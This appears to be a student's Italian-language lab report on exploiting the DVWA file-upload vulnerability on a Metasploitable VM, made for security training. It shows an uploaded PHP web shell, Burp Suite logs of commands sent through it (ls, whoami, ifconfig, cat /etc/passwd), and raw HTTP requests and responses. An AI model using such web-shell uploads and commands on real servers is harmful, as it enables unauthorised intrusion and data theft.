

S6 L1

Svolgimento Progetto

Giulia Salani

Consegna

Traccia:

Configurate il vostro laboratorio virtuale in modo tale che la macchina Metasploitable sia raggiungibile dalla macchina Kali Linux. Assicuratevi che ci sia comunicazione tra le due macchine.

Lo scopo dell'esercizio è sfruttare la vulnerabilità di «file upload» presente sulla DVWA per prendere controllo della macchina ed eseguire dei comandi da remoto tramite una shell in PHP.


Inoltre, per familiarizzare sempre di più con gli strumenti utilizzati dagli Hacker Etici, vi chiediamo di intercettare ed analizzare ogni richiesta verso la DVWA con BurpSuite.

Consegna

1. Codice php
2. Risultato del caricamento (screenshot del browser)
3. Intercettazioni (screenshot di burpsuite)
4. Risultato delle varie richieste
5. Eventuali altre informazioni scoperte della macchina interna
6. BONUS: usare una shell php più sofisticata.

Svolgimento

1. Codice php
2. Risultato del caricamento (screenshot del browser)
3. Intercettazioni (screenshot di burpsuite)
4. Risultato delle varie richieste
5. Eventuali altre informazioni scoperte della macchina interna
6. BONUS: usare una shell php più sofisticata.



Svolgimento

1. Codice php
2. Risultato del caricamento (screenshot del browser)
3. Intercettazioni (screenshot di burpsuite)
4. Risultato delle varie richieste
5. Eventuali altre informazioni scoperte della macchina interna
6. BONUS: usare una shell php più sofisticata.

Damn Vulnerable Web A

192.168.32.105/dvwa/vulnerabilities/upload/#

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: File Upload

Choose an image to upload:

Choose File

No file chosen

Upload

../../../../hackable/uploads/shell2.php succesfully uploaded!

More info

http://www.owasp.org/index.php/Unrestricted_File_Upload

<http://blogs.securiteam.com/index.php/archives/1268>

<http://www.acunetix.com/websecurity/upload-forms-threat.htm>

Username: admin

Security Level: low

PHPIDS: disabled

View Source

View Help

Damn Vulnerable Web Application (DVWA) v1.0.7

Svolgimento

1. Codice php
2. Risultato del caricamento (screenshot del
3. Intercettazioni (screenshot di burpsuite)
4. Risultato delle varie richieste
5. Eventuali altre informazioni scoperte della macchina interna
6. BONUS: usare una shell php più sofisticata.

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port
13	http://192.168.32.105	GET	/dwa/vulnerabilities/upload/			200	4855	HTML		Damn Vulnerable Web Ap...			192.168.32.105		13:37:37 8 Jan...	8080
14	http://192.168.32.105	GET	/dwa/vulnerabilities/upload/			200	4855	HTML		Damn Vulnerable Web Ap...			192.168.32.105		13:37:45 8 Jan...	8080
15	http://192.168.32.105	POST	/dwa/vulnerabilities/upload/		✓	200	4921	HTML		Damn Vulnerable Web Ap...			192.168.32.105		13:38:05 8 Jan...	8080
16	http://192.168.32.105	GET	/dwa/hackable/uploads/shell.php?cmd=ls		✓	200	259	text	php				192.168.32.105		13:38:32 8 Jan...	8080
17	http://192.168.32.105	GET	/dwa/hackable/uploads/shell2.php			200	412	HTML	php				192.168.32.105		13:38:58 8 Jan...	8080
18	http://192.168.32.105	GET	/dwa/hackable/uploads/shell2.php?cmd=ls		✓	200	259	text	php				192.168.32.105		13:40:14 8 Jan...	8080
19	http://192.168.32.105	GET	/dwa/hackable/uploads/shell2.php?cmd=ls%20../		✓	200	237	text	php				192.168.32.105		13:44:28 8 Jan...	8080
20	http://192.168.32.105	GET	/dwa/hackable/uploads/shell2.php?cmd=ls%20../		✓	200	448	text	php				192.168.32.105		13:46:09 8 Jan...	8080
21	http://192.168.32.105	GET	/dwa/hackable/uploads/shell2.php?cmd=whoami		✓	200	231	text	php				192.168.32.105		13:47:23 8 Jan...	8080
22	http://192.168.32.105	GET	/dwa/hackable/uploads/shell2.php?cmd=hostname		✓	200	238	text	php				192.168.32.105		13:48:31 8 Jan...	8080
23	http://192.168.32.105	GET	/dwa/hackable/uploads/shell2.php?cmd=ifconfig		✓	200	222	HTML	php				192.168.32.105		13:48:59 8 Jan...	8080
24	http://192.168.32.105	GET	/dwa/hackable/uploads/shell2.php?cmd=cat+/etc/passwd		✓	200	1806	script	php				192.168.32.105		13:51:11 8 Jan...	8080
25	http://192.168.32.105	GET	/dwa/hackable/uploads/shell2.php?cmd=ifconfig		✓	200	222	HTML	php				192.168.32.105		13:52:44 8 Jan...	8080

Request

Pretty Raw Hex

```
1 GET /dwa/hackable/uploads/shell2.php?cmd=ls HTTP/1.1
2 Host: 192.168.32.105
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/119.0.6045.159 Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application
  /signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: en-US,en;q=0.9
8 Cookie: security=low; PHPSESSID=47baf6fea43b907736a4e5f390b78b72
9 Connection: close
10
11
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Mon, 08 Jan 2024 12:40:22 GMT
3 Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_ssl/2.2.8 OpenSSL/0.9.8g
4 X-Powered-By: PHP/5.2.4-2ubuntu5.10
5 Content-Length: 36
6 Connection: close
7 Content-Type: text/html
8
9 dwa_email.png
10 shell.php
11 shell2.php
12
```

Inspector

Request attributes

2

Request query parameters

1

Request cookies

2

Request headers

8

Response headers


6

Inspector

Notes

RISULTATO SU BROWSER

Il comando **ls** restituisce il contenuto della directory in cui ci troviamo.



#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port
13	http://192.168.32.105	GET	/dwa/vulnerabilities/upload/			200	4855	HTML		Damn Vulnerable Web Ap...			192.168.32.105		13:37:37 8 Jan...	8080
14	http://192.168.32.105	GET	/dwa/vulnerabilities/upload/			200	4855	HTML		Damn Vulnerable Web Ap...			192.168.32.105		13:37:45 8 Jan...	8080
15	http://192.168.32.105	POST	/dwa/vulnerabilities/upload/		✓	200	4921	HTML		Damn Vulnerable Web Ap...			192.168.32.105		13:38:05 8 Jan...	8080
16	http://192.168.32.105	GET	/dwa/hackable/uploads/shell.php?cmd=ls		✓	200	259	text	php				192.168.32.105		13:38:32 8 Jan...	8080
17	http://192.168.32.105	GET	/dwa/hackable/uploads/shell2.php			200	412	HTML	php				192.168.32.105		13:38:58 8 Jan...	8080
18	http://192.168.32.105	GET	/dwa/hackable/uploads/shell2.php?cmd=ls		✓	200	259	text	php				192.168.32.105		13:40:14 8 Jan...	8080
19	http://192.168.32.105	GET	/dwa/hackable/uploads/shell2.php?cmd=ls%20../		✓	200	237	text	php				192.168.32.105		13:44:28 8 Jan...	8080
20	http://192.168.32.105	GET	/dwa/hackable/uploads/shell2.php?cmd=ls%20../		✓	200	448	text	php				192.168.32.105		13:46:09 8 Jan...	8080
21	http://192.168.32.105	GET	/dwa/hackable/uploads/shell2.php?cmd=whoami		✓	200	231	text	php				192.168.32.105		13:47:23 8 Jan...	8080
22	http://192.168.32.105	GET	/dwa/hackable/uploads/shell2.php?cmd=hostname		✓	200	238	text	php				192.168.32.105		13:48:31 8 Jan...	8080
23	http://192.168.32.105	GET	/dwa/hackable/uploads/shell2.php?cmd=ifconfig		✓	200	222	HTML	php				192.168.32.105		13:48:59 8 Jan...	8080
24	http://192.168.32.105	GET	/dwa/hackable/uploads/shell2.php?cmd=cat+/etc/passwd		✓	200	1806	script	php				192.168.32.105		13:51:11 8 Jan...	8080
25	http://192.168.32.105	GET	/dwa/hackable/uploads/shell2.php?cmd=ifconfig		✓	200	222	HTML	php				192.168.32.105		13:52:44 8 Jan...	8080

Request

Pretty Raw Hex

```
1 GET /dwa/hackable/uploads/shell2.php?cmd=ls%20../ HTTP/1.1
2 Host: 192.168.32.105
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/119.0.6045.159 Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application
  /signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: en-US,en;q=0.9
8 Cookie: security=low; PHPSESSID=47baf6fea43b907736a4e5f390b78b72
9 Connection: close
10
11
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Mon, 08 Jan 2024 12:45:32 GMT
3 Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_ssl/2.2.8 OpenSSL/0.9.8g
4 X-Powered-By: PHP/5.2.4-2ubuntu5.10
5 Content-Length: 14
6 Connection: close
7 Content-Type: text/html
8
9 uploads
10 users
11
```

Inspector

Request attributes

2

Request query parameters

1

Request cookies

2

Request headers

8

Response headers


6

Inspector

Notes

RISULTATO SU BROWSER

Il comando **ls ../** restituisce il contenuto della directory superiore a quella in cui ci troviamo.



#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port
13	http://192.168.32.105	GET	/dwa/vulnerabilities/upload/			200	4855	HTML		Damn Vulnerable Web Ap...			192.168.32.105		13:37:37 8 Jan...	8080
14	http://192.168.32.105	GET	/dwa/vulnerabilities/upload/			200	4855	HTML		Damn Vulnerable Web Ap...			192.168.32.105		13:37:45 8 Jan...	8080
15	http://192.168.32.105	POST	/dwa/vulnerabilities/upload/		✓	200	4921	HTML		Damn Vulnerable Web Ap...			192.168.32.105		13:38:05 8 Jan...	8080
16	http://192.168.32.105	GET	/dwa/hackable/uploads/shell.php?cmd=ls		✓	200	259	text	php				192.168.32.105		13:38:32 8 Jan...	8080
17	http://192.168.32.105	GET	/dwa/hackable/uploads/shell2.php			200	412	HTML	php				192.168.32.105		13:38:58 8 Jan...	8080
18	http://192.168.32.105	GET	/dwa/hackable/uploads/shell2.php?cmd=ls		✓	200	259	text	php				192.168.32.105		13:40:14 8 Jan...	8080
19	http://192.168.32.105	GET	/dwa/hackable/uploads/shell2.php?cmd=ls%20../		✓	200	237	text	php				192.168.32.105		13:44:28 8 Jan...	8080
20	http://192.168.32.105	GET	/dwa/hackable/uploads/shell2.php?cmd=ls%20../		✓	200	448	text	php				192.168.32.105		13:46:09 8 Jan...	8080
21	http://192.168.32.105	GET	/dwa/hackable/uploads/shell2.php?cmd=whoami		✓	200	231	text	php				192.168.32.105		13:47:23 8 Jan...	8080
22	http://192.168.32.105	GET	/dwa/hackable/uploads/shell2.php?cmd=hostname		✓	200	238	text	php				192.168.32.105		13:48:31 8 Jan...	8080
23	http://192.168.32.105	GET	/dwa/hackable/uploads/shell2.php?cmd=ifconfig		✓	200	222	HTML	php				192.168.32.105		13:48:59 8 Jan...	8080
24	http://192.168.32.105	GET	/dwa/hackable/uploads/shell2.php?cmd=cat+/etc/passwd		✓	200	1806	script	php				192.168.32.105		13:51:11 8 Jan...	8080
25	http://192.168.32.105	GET	/dwa/hackable/uploads/shell2.php?cmd=ifconfig		✓	200	222	HTML	php				192.168.32.105		13:52:44 8 Jan...	8080

Request

Pretty Raw Hex

```
1 GET /dwa/hackable/uploads/shell2.php?cmd=ls%20../ HTTP/1.1
2 Host: 192.168.32.105
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/119.0.6045.159 Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application
  /signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: en-US,en;q=0.9
8 Cookie: security=low; PHPSESSID=47baf6fea43b907736a4e5f390b78b72
9 Connection: close
10
11
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Mon, 08 Jan 2024 12:46:22 GMT
3 Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_ssl/2.2.8 OpenSSL/0.9.8g
4 X-Powered-By: PHP/5.2.4-2ubuntu5.10
5 Content-Length: 224
6 Connection: close
7 Content-Type: text/html
8
9 CHANGELOG.txt
10 COPYING.txt
11 README.txt
12 about.php
13 config
14 docs
15 dwa
16 external
17 favicon.ico
18 hackable
19 ids_log.php
20 index.php
21 instructions.php
22 login.php
23 logout.php
24 php.ini
25 phpinfo.php
26 robots.txt
27 security.php
28 setup.php
29 vulnerabilities
30
```

Inspector

Request attributes 2

Request query parameters 1

Request cookies 2

Request headers 8

